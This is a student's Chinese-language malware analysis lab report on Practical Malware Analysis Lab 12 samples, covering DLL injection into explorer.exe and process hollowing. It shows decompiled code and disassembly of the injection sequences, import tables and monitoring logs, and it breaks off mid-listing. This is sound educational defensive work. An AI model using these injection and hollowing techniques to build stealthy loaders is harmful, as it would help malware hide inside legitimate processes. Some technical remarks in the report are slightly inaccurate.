



南開大學
Nankai University

恶意代码分析与防治技术实验报告

Lab 12

隐蔽的恶意代码启动

网络空间安全学院

信息安全专业

2211267 王峥

一、实验目的

1. 复习教材和课件内第 12 章的内容。
2. 完成 Lab12 的实验内容，对 Lab12 的三个样本进行依次分析，编写 Yara 规则，并尝试使用 IDAPython 的自动化分析辅助完成。

二、实验原理

实验基于恶意软件分析基础原理，包括静态和动态分析方法。静态分析关注不运行代码的前提下，从恶意软件文件的构造、编码到潜在的加密或混淆策略的解析。动态分析则涉及在隔离环境中执行恶意软件，实时监控其对系统资源的影响，包括进程注入、文件系统修改、网络连接和注册表变化等。通过这些方法，分析人员可以揭示恶意软件的工作原理、传播途径和破坏手段，从而设计出有效的防御措施。

恶意代码启动的隐蔽行为

恶意代码的设计者通常采用多种隐蔽启动方式，以避免被检测和清除。常见的隐蔽启动方式包括：

1. **修改注册表项**：恶意代码可能会修改 Windows 注册表，将自身添加到启动项中，从而在系统启动时自动运行。它可以将自己隐藏在正常启动项中，或创建伪装的注册表项来混淆检测。
2. **服务启动**：恶意代码可以注册为系统服务，在系统启动时自动运行。这类服务通常伪装成正常的系统服务，以降低被发现的风险。
3. **任务计划**：通过创建定时任务，恶意代码可以在特定的时间或事件发生时启动。这不仅可以延迟启动，还能使恶意活动更加隐蔽，难以被检测。
4. **自启动目录**：恶意代码可能会将自己复制到系统的自启动目录，使其在用户登录时自动执行。常见的自启动目录包括启动菜单和启动文件夹。
5. **DLL 注入**：恶意代码可以通过注入动态链接库（DLL）到合法进程中运行。这样，恶意代码在正常进程的上下文中执行，难以被检测。
6. **文件关联**：恶意代码可能会修改文件关联，使特定类型的文件在打开时自动执行。这通常通过修改注册表或其他系统配置来实现。
7. **代码注入**：恶意代码可能会将自己注入到其他进程中，通过这些进程的上下文执行，利用操作系统或应用程序的漏洞来实现。
8. **反射性加载**：恶意代码可能使用反射性加载技术，动态加载和执行代码，避免在硬盘上留下明显的痕迹，从而增加静态分析的难度。

本实验主要分析了使用输入代码注入技术的恶意启动行为，针对具有隐蔽启动特征的四个病毒样本进行了详细的研究。

三、实验过程

Lab12-1

分析在Lab12-01.exe和Lab12-01.dll文件中找到的恶意代码并确保在分析时这些文件在同一目录中。

1.基本静态分析

在基本静态分析中，我们可以看到基于Lab12-01.exe的导入函数，我们看见了：


CreateRemoteThread、WriteProcessMemory 以及 VirtualAllocEx，我们可以判定这可能是基于某种形式的进程注入恶意代码。

```
C:\WINDOWS\system32\cmd.exe
- floating point not loaded
Microsoft Visual C++ Runtime Library
Runtime Error!
Program:
...
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
CloseHandle
OpenProcess
CreateRemoteThread
GetModuleHandleA
WriteProcessMemory
VirtualAllocEx
IsStrCmpA
GetCurrentDirectoryA
GetProcAddress
LoadLibraryA
KERNEL32.dll
GetCommandLineA
GetVersion
ExitProcess
TerminateProcess
```


还可以看到一些其他的有意思的字符串，比如：explorer.exe、Lab12-01.dll 以及 psapi.dll。

```
C:\WINDOWS\system32\cmd.exe
RtlUnwind
WriteFile
HeapAlloc
GetCPInfo
GetACP
GetOEMCP
VirtualAlloc
HeapReAlloc
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
explorer.exe
<unknown>
LoadLibraryA
kernel32.dll
Lab12-01.dll
EnumProcesses
GetModuleBaseNameA
psapi.dll
EnumProcessModules
XSP
.SP
\RE
```

接下来我们用PEiD来查看该文件，看到该文件未加壳：



再看导入表：



我们看到了之前字符串分析发现的几个函数：

- **CreateRemoteThread:** 用于在远程进程中创建一个线程。
- **WriteProcessMemory:** 向另一个进程的地址空间中写入数据。
- **VirtualAllocEx:** 在另一个进程的虚拟地址空间中分配内存。

由此我们可以推测其可能使用了 Lab12-01.dll 注入到了 Explorer 进程中。

接下来我们再看看Lab12-01.dll文件文件：

先看字符串：

```
C:\ 命令提示符

Program:
...
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
H:mm:ss
dddd, MMMM dd, yyyy
M/d/yy
December
November
October
September
August
July
June
April
March
February
January
Dec
Nov
Oct
Sep
```

能看到很多时间提示信息和星期几，接下来我们看看导入表，判断一下功能：

Imports Viewer						
DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk	
KERNEL32.dll	00005474	00000000	00000000	000055E0	00005000	

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
00005000	00005000	0000552C	001B	CloseHandle
00005004	00005004	0000553A	01EF	OpenProcess
00005008	00005008	00005548	0046	CreateRemoteThread
0000500C	0000500C	0000555E	0126	GetModuleHandleA
00005010	00005010	00005572	02E9	WriteProcessMemory
00005014	00005014	00005588	02BC	VirtualAllocEx
00005018	00005018	0000559A	02F9	lstrcatA
0000501C	0000501C	000055A6	00F5	GetCurrentDirectoryA

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
KERNEL32.dll	000076DC	00000000	00000000	00007824	00007000
USER32.dll	000077C0	00000000	00000000	00007840	000070E4

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordina	API Name
00007000	00007000	000077C8	0296	Sleep
00007004	00007004	000077D0	004A	CreateThread
00007008	00007008	000077E0	001B	CloseHandle
0000700C	0000700C	000077EE	0126	GetModuleHandleA
00007010	00007010	00007802	013E	GetProcAddress
00007014	00007014	00007814	01C2	LoadLibraryA
00007018	00007018	0000784C	00CA	GetCommandLineA
0000701C	0000701C	0000785E	0174	GetVersion

- Kernel32.dll 中: CreateThread 推测可能产生进程, GetVersion 推测可能判断当前 os 版本, GetCommandLineA 推测可能对命令行有操作。
- USER32.dll 里面的 MessageBoxA, 推测可能是会调用信息发送。和之前说的远程后门有关。

由此, 我们再结合之前的分析, 我们推测dll 会利用远程后门向某个远程主机发送带有时间信息的信息。

2.综合分析

由于本次实验的最主要目的是分析其隐蔽的启动行为, 因此后面会结合静态和动态分析技术对其进程注入的行为进行重点分析。

首先先拍好快照, 通过 ProcessMonitor 设置对应的 Lab12-01.exe 的过滤器, 然后双击运行:

Time	Process Name	PID	Operation	Path	Result	Detail
6:1...	Lab12-01.exe	6652	Process Start		SUCCESS	Parent PID: 7...
6:1...	Lab12-01.exe	6652	Thread Create		SUCCESS	Thread ID: 5280
6:1...	Lab12-01.exe	6652	QueryNameIn...	C:\Labs\Malware\Practical Malw...	SUCCESS	Name: \Labs\M...
6:1...	Lab12-01.exe	6652	Load Image	C:\Labs\Malware\Practical Malw...	SUCCESS	Image Base: 0...
6:1...	Lab12-01.exe	6652	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0...
6:1...	Lab12-01.exe	6652	QueryNameIn...	C:\Labs\Malware\Practical Malw...	SUCCESS	Name: \Labs\M...
6:1...	Lab12-01.exe	6652	CreateFile	C:\WINDOWS\Prefetch\Lab12-01.E...	NAME NOT FOUND	Desired Acces...
6:1...	Lab12-01.exe	6652	RegOpenKey	HKLM\Software\Microsoft\Window...	NAME NOT FOUND	Desired Acces...
6:1...	Lab12-01.exe	6652	CreateFile	C:\Labs\Malware\Practical Malw...	SUCCESS	Desired Acces...
6:1...	Lab12-01.exe	6652	FileSystemC...	C:\Labs\Malware\Practical Malw...	SUCCESS	Control: FSCT...
6:1...	Lab12-01.exe	6652	QueryOpen	C:\Labs\Malware\Practical Malw...	NAME NOT FOUND	
6:1...	Lab12-01.exe	6652	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0...
6:1...	Lab12-01.exe	6652	RegOpenKey	HKLM\System\CurrentControlSet\...	SUCCESS	Desired Acces...
6:1...	Lab12-01.exe	6652	RegQueryValue	HKLM\System\CurrentControlSet\...	SUCCESS	Type: REG_DWO...

以上是我们监控的进程, 我们能看到其尝试访问 HKLM 的 Windows 下的注册表项进行操作, 还在创建文件等。

我们启动后发现时不时会弹出一个信息框:



我们恢复快照后使用IDA Pro分析:

Lab12-01.exe:

我们按照惯例先查看.exe文件的main函数:

```
28  memset(&v8, 0, 0x40u);
29  v17 = 0;
30  v3 = LoadLibraryA(LibFileName);
31  dword_408714 = (int)GetProcAddress(v3, ProcName);
32  v4 = LoadLibraryA(LibFileName);
33  dword_40870C = (int)GetProcAddress(v4, aGetmodulebasen);
34  v5 = LoadLibraryA(LibFileName);
35  dword_408710 = (int ( __stdcall *) ( DWORD, DWORD, DWORD )) GetProcAddress(v5, aEnumprocesses);
36  GetCurrentDirectoryA(0x104u, &Buffer);
37  lstrcatA(&Buffer, String2);
38  lstrcatA(&Buffer, aLab1201_dll);
39  if ( dword_408710(dwProcessId, 4096, &v14) )
40  {
41      v7 = v14 >> 2;
42      for ( i = 0; i < v7; ++i )
43      {
44          hProcess = 0;
45          if ( dwProcessId[i] )
46              v17 = sub_401000(dwProcessId[i]);
47          if ( v17 == 1 )
48          {
49              hProcess = OpenProcess(0x43Au, 0, dwProcessId[i]);
50              if ( hProcess == (HANDLE)-1 )
51                  return -1;
52              i = 2000;
53          }
54      }
55      lpBaseAddress = VirtualAllocEx(hProcess, 0, 0x104u, 0x3000u, 4u);
56      if ( lpBaseAddress )
57      {
58          WriteProcessMemory(hProcess, lpBaseAddress, &Buffer, 0x104u, 0);
59          hModule = GetModuleHandleA(ModuleName);
60          lpStartAddress = (LPTHREAD_START_ROUTINE)GetProcAddress(hModule, aLoadlibrarya);
61          v10 = CreateRemoteThread(hProcess, 0, 0, lpStartAddress, lpBaseAddress, 0, 0);
62          if ( v10 )
63              result = 0;
```

加载和获取函数地址:

- 利用 `LoadLibraryA` 加载指定的动态链接库 (`LibFileName`) 。
- 通过 `GetProcAddress` 从加载的库中 (此例中为 `psapi.dll`) 获取三个特定函数的地址:
`ProcName`、`aGetmodulebasen`、`aEnumprocesses`。

获取当前进程目录:

- 使用 `GetCurrentDirectoryA` 获取当前进程的工作目录。
- 使用 `lstrcatA` 将字符串 `String2` 和 "Lab1201.dll" 追加到当前目录中。

系统进程枚举:

- 使用 `EnumProcesses` 获取系统中的所有进程 ID。

- 对每个进程 ID，调用 `sub_401000` 函数进行处理。如果返回结果为 1，说明找到了符合目标条件的进程 ID。

打开符合条件的进程：

- 使用 `OpenProcess` 打开符合条件的进程，并获取进程句柄 (`hProcess`)。

在目标进程中分配内存并写入数据：

- 使用 `VirtualAllocEx` 在目标进程中分配内存。
- 使用 `WriteProcessMemory` 将当前进程目录 (`Buffer`) 写入目标进程的内存。

在目标进程中创建远程线程：

- 使用 `GetModuleHandleA` 获取目标进程中特定模块的句柄。
- 使用 `GetProcAddress` 获取模块中指定函数的地址。
- 使用 `CreateRemoteThread` 在目标进程中创建新线程，并执行指定函数。

返回结果：

- 若操作成功，返回 0；否则，返回 -1 或 1，表示不同的错误状态。

根据上述分析，我们基本能看出该代码通过注入，将特定的DLL加载到目标进程中并执行其中代码，实现恶意行为，我们还要继续重点关注`sub_401000`函数：

```

1 int __cdecl sub_401000(DWORD dwProcessId)
2 {
3     int result; // eax@5
4     char v2; // [sp+4h] [bp-110h]@2
5     int v3; // [sp+8h] [bp-10Ch]@2
6     char v4[4]; // [sp+Ch] [bp-108h]@1
7     char v5; // [sp+16h] [bp-FEh]@1
8     __int16 v6; // [sp+10Eh] [bp-6h]@1
9     HANDLE hObject; // [sp+110h] [bp-4h]@1
10
11     strcpy(v4, "<unknown>");
12     memset(&v5, 0, 0xF8u);
13     v6 = 0;
14     hObject = OpenProcess(0x410u, 0, dwProcessId);
15     if ( hObject && dword_408714(hObject, &v3, 4, &v2) )
16         dword_40870C(hObject, v3, v4, 260);
17     if ( !_strnicmp(v4, "aExplorer.exe", 0xCu) )
18     {
19         result = 1;
20     }
21     else
22     {
23         CloseHandle(hObject);
24         result = 0;
25     }
26     return result;
27 }

```

进程处理子函数 (sub_401000)：

- **目的：**检查并处理特定进程，判断是否符合某些条件。
- **实现：**
 - 使用 `strcpy` 将 "<unknown>" 字符串复制到 `v4`。

- 调用 `OpenProcess` 打开指定 ID 的进程，获取进程句柄（`hObject`）。如果句柄有效，且调用 `dwword_408714` 函数成功获取数据，再通过 `dwword_40870C`（即 `GetModuleBaseName`）获取进程名。
- 使用 `_strnicmp` 比较 `v4` 是否与 `aExplorer_exe`（即 `explorer.exe`）的前 `0xC` 个字符匹配（不区分大小写）。
- 如果匹配，则返回 1；否则，关闭句柄并返回 0。
- 返回值：
 - 若进程符合条件（以 `explorer.exe` 开头），返回 1；否则，返回 0 并关闭句柄。

其中最重要的地方就是该函数用于检查特定进程是否以 `Explorer.exe` 开头，通过获取进程信息判断目标条件。即它会去在内存中找 `explorer.exe` 进程。

因此，我们再回过头看 `main` 中：

```

v17 = sub_401000(dwProcessId[i]);
if ( v17 == 1 )
{
    hProcess = OpenProcess(0x43Au, 0, dwProcessId[i]);
    if ( hProcess == (HANDLE)-1 )
        return -1;
    i = 2000;
}
}
lpBaseAddress = VirtualAllocEx(hProcess, 0, 0x104u, 0x3000u, 4u);
if ( lpBaseAddress )
{
    WriteProcessMemory(hProcess, lpBaseAddress, &Buffer, 0x104u, 0);
    hModule = GetModuleHandleA(ModuleName);
    lpStartAddress = (LPTHREAD_START_ROUTINE)GetProcAddress(hModule, aLoadlibrarya)
    v10 = CreateRemoteThread(hProcess, 0, 0, lpStartAddress, lpBaseAddress, 0, 0);
    if ( v10 )
        result = 0;
}

```

我们看到，一旦 `sub_401000` 检查成功，就会返回到 `main` 中调用 `OpenProcess` 打开这个进程即 `explorer.exe` 的句柄。最后通过一些恶意操作，通过 `WriteProcessMemory` 将 `Buffer` 内容写入进程。因此我们去看 `buffer` 被设置的地方：

```

GetCurrentDirectoryA(0x104u, &Buffer);
lstrcatA(&Buffer, String2);
lstrcatA(&Buffer, aLab1201_dll);
if ( dword_408710(dwProcessId, 4096, &v14) )
{

```

我们看到它使用 `lstrcatA` 将字符串 `String2` 和 "Lab1201.dll" 追加到当前目录。即将 `Lab12-01` 获取到了 `buffer` 然后写入了，最后注入了当前进程即 `explorer.exe` 中。


Lab12-01.dll

```

1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2 {
3     DWORD ThreadId; // [sp+4h] [bp-4h]@2
4
5     if ( fdwReason == 1 )
6         CreateThread(0, 0, sub_10001030, 0, 0, &ThreadId);
7     return 1;
8 }

```

我们看到 `DllMain` 中只有一个创建进程的动作，对应的执行函数是 `sub_10001030`，我们查看：



```
1 void __stdcall sub_10001030(LPVOID lpThreadParameter)
2 {
3     int i; // [sp+0h] [bp-18h]@1
4     char Parameter; // [sp+4h] [bp-14h]@2
5
6     for ( i = 0; ; ++i )
7     {
8         sprintf(&Parameter, aPracticalMalwa, i);
9         CreateThread(0, 0, StartAddress, &Parameter, 0, 0);
10        Sleep(0xEA60u);
11    }
12 }
```

这段代码的作用是创建一个新线程，并且在每次循环中传递一个格式化的参数（通过 `sprintf` 生成）。每个线程在启动后会调用 `StartAddress` 指定的函数，并传入 `Parameter` 作为参数。线程执行后会暂停 60 秒（`Sleep`）。

这也解释我们实验验证的时候会有频繁的消息框。

实验问题回答

1.在你运行恶意代码可执行文件时，会发生什么？

运行这个恶意代码之后，每分钟在屏幕上显示一次弹出消息，并且还有计数的次数的显示并且无法被正常关闭

2.哪个进程会被注入？

被注入的进程是 `explorer.exe`。

3.你如何能够让恶意代码停止弹出窗口？

使用 `Process Explorer` 强行终止进程

4.这个恶意代码样本是如何工作的？

这个恶意代码执行 DLL 注入，来在 `explorer.exe` 中启动 `Lab12-01.dll`。它在屏幕上每分钟显示一个消息框，并通过一个计数器，来显示已经过去了多少分钟。

Lab12-2

分析在 `Lab12-02.exe` 文件中找到的恶意代码。

基本静态分析

首先我们还是进行字符串分析：

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
KERNEL32.dll	0000446C	00000000	00000000	000046B8	00004000

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
00004030	00004030	0000460E	021C	ReadProcessMemory
00004034	00004034	00004622	0167	GetThreadContext
00004038	00004038	00004636	0044	CreateProcessA
0000403C	0000403C	00004648	00B6	FreeResource
00004040	00004040	00004658	0295	SizeofResource
00004044	00004044	0000466A	01D5	LockResource
00004048	00004048	0000467A	01C7	LoadResource
0000404C	0000404C	0000468A	00A3	FindResourceA

- **CreateProcessA**: 用于创建一个新进程并返回其句柄和标识符，可用于启动新程序。
- **Get(Set)ThreadContext**: 用于获取或设置线程的上下文，包括寄存器状态、指令指针和堆栈指针等，可用于监控和控制线程执行。
- **Read(Write)ProcessMemory**: 用于读取或写入其他进程的内存，可能会直接修改进程的内存数据。
- **Lock(Load, SizeOf)Resource**: 用于管理和操作进程中的资源，表明程序的资源可能是重要的核心组件。

综合分析

和上一个实验一样，我们还是主要关注进程注入的行为：

由我们之前的静态分析可知，病毒主要是通过CreateProcessA来执行，因此我们到具体调用该函数的0x0040115F 即 sub_4010EA 中，看到如下代码：

```

.text:00401149      lea     eax, [ebp+StartupInfo]
.text:0040114C      push    eax                ; lpStartupInfo
.text:0040114D      push    0                  ; lpCurrentDirectory
.text:0040114F      push    0                  ; lpEnvironment
.text:00401151      push    4                  ; dwCreationFlags
.text:00401153      push    0                  ; bInheritHandles
.text:00401155      push    0                  ; lpThreadAttributes
.text:00401157      push    0                  ; lpProcessAttributes
.text:00401159      push    0                  ; lpCommandLine
.text:0040115B      mov     ecx, [ebp+lpApplicationName]
.text:0040115E      push    ecx                ; lpApplicationName
.text:0040115F      call    ds:CreateProcessA

```

看到压入了一个参数为 4，其对应的参数名为 **dwCreationFlags**。微软官方对该函数的描述表明该位置是描述 **CREATE_SUSPENDED** 标志，他允许这个进程被创建但是不被启动。这个进程不会被执行，除非等待这个主进程的 API ResumeThread 函数时才会被启动。然后继续往后看：

```

.text:00401165 test     eax, eax
.text:00401167 jz       loc_401313
.text:0040116D push     4 ; flProtect
.text:0040116F push     1000h ; flAllocationType
.text:00401174 push     2CCh ; dwSize
.text:00401179 push     0 ; lpAddress
.text:0040117B call     ds:VirtualAlloc
.text:00401181 mov     [ebp+lpContext], eax
.text:00401184 mov     edx, [ebp+lpContext]
.text:00401187 mov     dword ptr [edx], 10007h
.text:0040118D mov     eax, [ebp+lpContext]
.text:00401190 push    eax ; lpContext
.text:00401191 mov     ecx, [ebp+ProcessInformation.hThread]
.text:00401194 push    ecx ; hThread
.text:00401195 call     ds:GetThreadContext
.text:0040119B test     eax, eax
.text:0040119D jz       loc_40130D

```

看到了 `GetThreadContext`，用来访问线程上下文，并且传递给这个函数的 `hThread` 参数与前面一张图中的 `lpProcessInformation` 处于同一缓冲区。这表明程序正在访问挂起的进程的上下文信息。进程句柄对于程序与挂起进程的交互非常重要。

```

.text:004011C9 add     ecx, 8
.text:004011CC push    ecx ; lpBaseAddress
.text:004011CD mov     edx, [ebp+ProcessInformation.hProcess]
.text:004011D0 push    edx ; hProcess
.text:004011D1 call     ds:ReadProcessMemory
.text:004011D7 push    offset ProcName ; "NtUnmapViewOfSection"
.text:004011DC push    offset ModuleName ; "ntdll.dll"
.text:004011E1 call     ds:GetModuleHandleA
.text:004011E7 push    eax ; hModule
.text:004011E8 call     ds:GetProcAddress
.text:004011EE mov     [ebp+var_64], eax
.text:004011F1 cmp     [ebp+var_64], 0
.text:004011F5 jnz     short loc_4011FE
.text:004011F7 xor     eax, eax
.text:004011F9 jmp     loc_401328

```

然后我们来到 `0x004011E8` 处，此处 `GetProcAddress` 手动解析导入函数 `NtUnmapViewOfSection`。

在地址 `004011FE` 处，程序将 `ImageBaseAddress` 作为参数传递给 `UnmapViewOfSection` 函数。调用 `UnmapViewOfSection` 函数将从内存中移除被挂起的进程，这将导致程序停止执行。

```

.text:004011FE mov     eax, [ebp+Buffer]
.text:00401201 push    eax
.text:00401202 mov     ecx, [ebp+ProcessInformation.hProcess]
.text:00401205 push    ecx
.text:00401206 call     [ebp+var_64]
.text:00401209 push    40h ; flProtect
.text:0040120B push    3000h ; flAllocationType
.text:00401210 mov     edx, [ebp+var_8]
.text:00401213 mov     eax, [edx+50h]
.text:00401216 push    eax ; dwSize
.text:00401217 mov     ecx, [ebp+var_8]
.text:0040121A mov     edx, [ecx+34h]
.text:0040121D push    edx ; lpAddress
.text:0040121E mov     eax, [ebp+ProcessInformation.hProcess]
.text:00401221 push    eax ; hProcess
.text:00401222 call     ds:VirtualAllocEx

```

接下来，我们可以看到程序将参数压入栈中，并调用了 `VirtualAllocEx` 函数。传递的参数 `40h` 指示程序在挂起进程的地址空间中分配内存。然后，在 `ecx+34` 位置，程序请求将内存分配到 PE 文件的 `ImageBase` 地址，这向 Windows 加载器指定了可执行文件加载的位置。接着，在 `eax, [edx+50h]` 位置，程序使用 PE 头中的 `imageBase` 属性来确定分配的内存大小。最后，分配的内存权限设置为可执行和可写。


```

.text:004010EA
.text:004010EA      push     ebp
.text:004010EB      mov      ebp, esp
.text:004010ED      sub      esp, 74h
.text:004010F0      mov      eax, [ebp+lpBuffer]
.text:004010F3      mov      [ebp+var_4], eax
.text:004010F6      mov      ecx, [ebp+var_4]
.text:004010F9      xor      edx, edx
.text:004010FB      mov      dx, [ecx]
.text:004010FE      cmp      edx, 5A4Dh
.text:00401104      jnz      loc_40131F
.text:0040110A      mov      eax, [ebp+var_4]
.text:0040110D      mov      ecx, [ebp+lpBuffer]
.text:00401110      add      ecx, [eax+3Ch]
.text:00401113      mov      [ebp+var_8], ecx
.text:00401116      mov      edx, [ebp+var_8]
.text:00401119      cmp      dword ptr [edx], 4550h

```

我们还发现，在这个程序开始之前，它会检查 0x004010FE 处的 magic value 值 MZ（即 4D5A）。同样地，还会检查 0x00401119 处的 MZ。如果这些检查成功，那么 var_8 将指向内存中的 PE 头。

```

.text:00401235      mov      [ebp+var_70], 0
.text:0040123C      push     0 ; lpNumberOfBytesWritten
.text:0040123E      mov      ecx, [ebp+var_8]
.text:00401241      mov      edx, [ecx+54h]
.text:00401244      push     edx ; nSize
.text:00401245      mov      eax, [ebp+lpBuffer]
.text:00401248      push     eax ; lpBuffer
.text:00401249      mov      ecx, [ebp+lpBaseAddress]
.text:0040124C      push     ecx ; lpBaseAddress
.text:0040124D      mov      edx, [ebp+ProcessInformation.hProcess]
.text:00401250      push     edx ; hProcess
.text:00401251      call     ds:WriteProcessMemory
.text:00401257      mov      [ebp+var_70], 0
.text:0040125E      jmp      short loc_401269

```

- **WriteProcessMemory 调用**：该函数的调用是此代码的核心，目的是将数据从 lpBuffer 写入目标进程的地址空间。通过传入的参数（目标进程句柄、目标基址和缓冲区指针），代码实现了向其他进程的内存写入操作。
- **结构体数据**：代码从 ecx+54h 偏移的位置读取数据，这意味着它正在访问一个结构体，并将其中的某些值传递给 WriteProcessMemory。
- **目标进程注入**：这个行为通常用于注入代码或修改目标进程内存中的内容，可能是在进行恶意代码注入、修改进程状态或在远程进程中执行代码。

具体的分析如下：变量 var_4 包含一个指向内存中 PE 文件的指针，即 lpBuffer，它在地址 0x004010F3 处被初始化。在接下来的地址 0x0040127D 处，我们注意到程序将 MZ 头缓冲区的偏移量加上 0x3C，即到 PE 头的偏移量。这使得 ECX 现在指向了 PE 头的位置。在后续指令中，程序获取了一个指针，其中 EDX 在这个循环的第一次迭代时的值为 0。因此，我们可以在指针计算中省略 EDX，这样就只剩下 ECX 和 0xF8 了。

pFile	Data	Description	Value
000000F8	010B	Magic	IMAGE_NT_OPTIONAL_HDR32_MAGIC
000000FA	00	Major Linker Version	
000000FB	00	Minor Linker Version	
000000FC	00003000	Size of Code	
00000100	00009000	Size of Initialized Data	
00000104	00000000	Size of Uninitialized Data	
00000108	00001ADB	Address of Entry Point	
0000010C	00001000	Base of Code	
00000110	00004000	Base of Data	
00000114	00400000	Image Base	

看到 PE 文件头的结构中，0xF8 是 SizeOfOptionalHeader 字段的起始位置，通过乘法可以计算出其结构所占的字节数。这告诉我们它占用了 40 字节，与十六进制值 0x28 相符。那么根据前面的分析，我们就可以知道后面的代码进行的工作，起始就是将 PE 文件对应的每一个段都复制到被挂起的进程空间中，至此，这个程序就完成了加载一个可执行文件到另一个进程的地址空间的工作。

```
.text:00401260 loc_401260: ; CODE XREF: sub_4010EA+1CD↓j
